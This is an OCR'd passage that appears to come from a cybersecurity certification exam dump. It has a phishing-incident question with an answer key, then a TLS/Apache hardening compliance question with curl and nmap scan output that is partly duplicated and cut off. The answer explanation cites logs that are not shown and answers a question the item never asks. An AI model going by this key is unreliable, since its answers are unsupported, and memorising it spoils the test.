
How many workstations were infected?

How many users clicked the link in the fishing e-mail?

A. See the answer in explanation

Correct Answer: A
Section:
Explanation:
1. How many employees clicked on the link in the phishing email?
According to the email server logs, 25 employees clicked on the link in the phishing email.
2. On how many workstations was the malware installed?
According to the file server logs, the malware was installed on 15 workstations.
3. What is the executable file name of the malware?
The executable file name of the malware is svchost.EXE.
Answers
1. 25
2. 15
3. svchost.EXE


QUESTION 76
You are a cybersecurity analyst tasked with interpreting scan data from Company As servers You must verify the requirements are being met for all of the servers and recommend changes if you find they are not
The company's hardening guidelines indicate the following
* TLS 1 2 is the only version of TLS running.
* Apache 2.4.18 or greater should be used.
* Only default ports should be used.
INSTRUCTIONS
using the supplied data. record the status of compliance With the company's guidelines for each server.
The question contains two parts: make sure you complete Part 1 and Part 2. Make recommendations for Issues based ONLY on the hardening guidelines provided.
Part 1:



```
root@INFOSEC:~# curl --head appsrv1.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html


root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv1.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv1.fictionalorg.com (10.21.4.68)
Host is up (0.042s latency).
rDNS record for 10.21.4.68: inaddrArpa.fictionalorg.com
PORT     STATE SERVICE
```


```
root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv1.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv1.fictionalorg.com (10.21.4.68)
Host is up (0.042s latency).
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|     compressors:
|       NULL
|_  least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds
```

AppServ2:



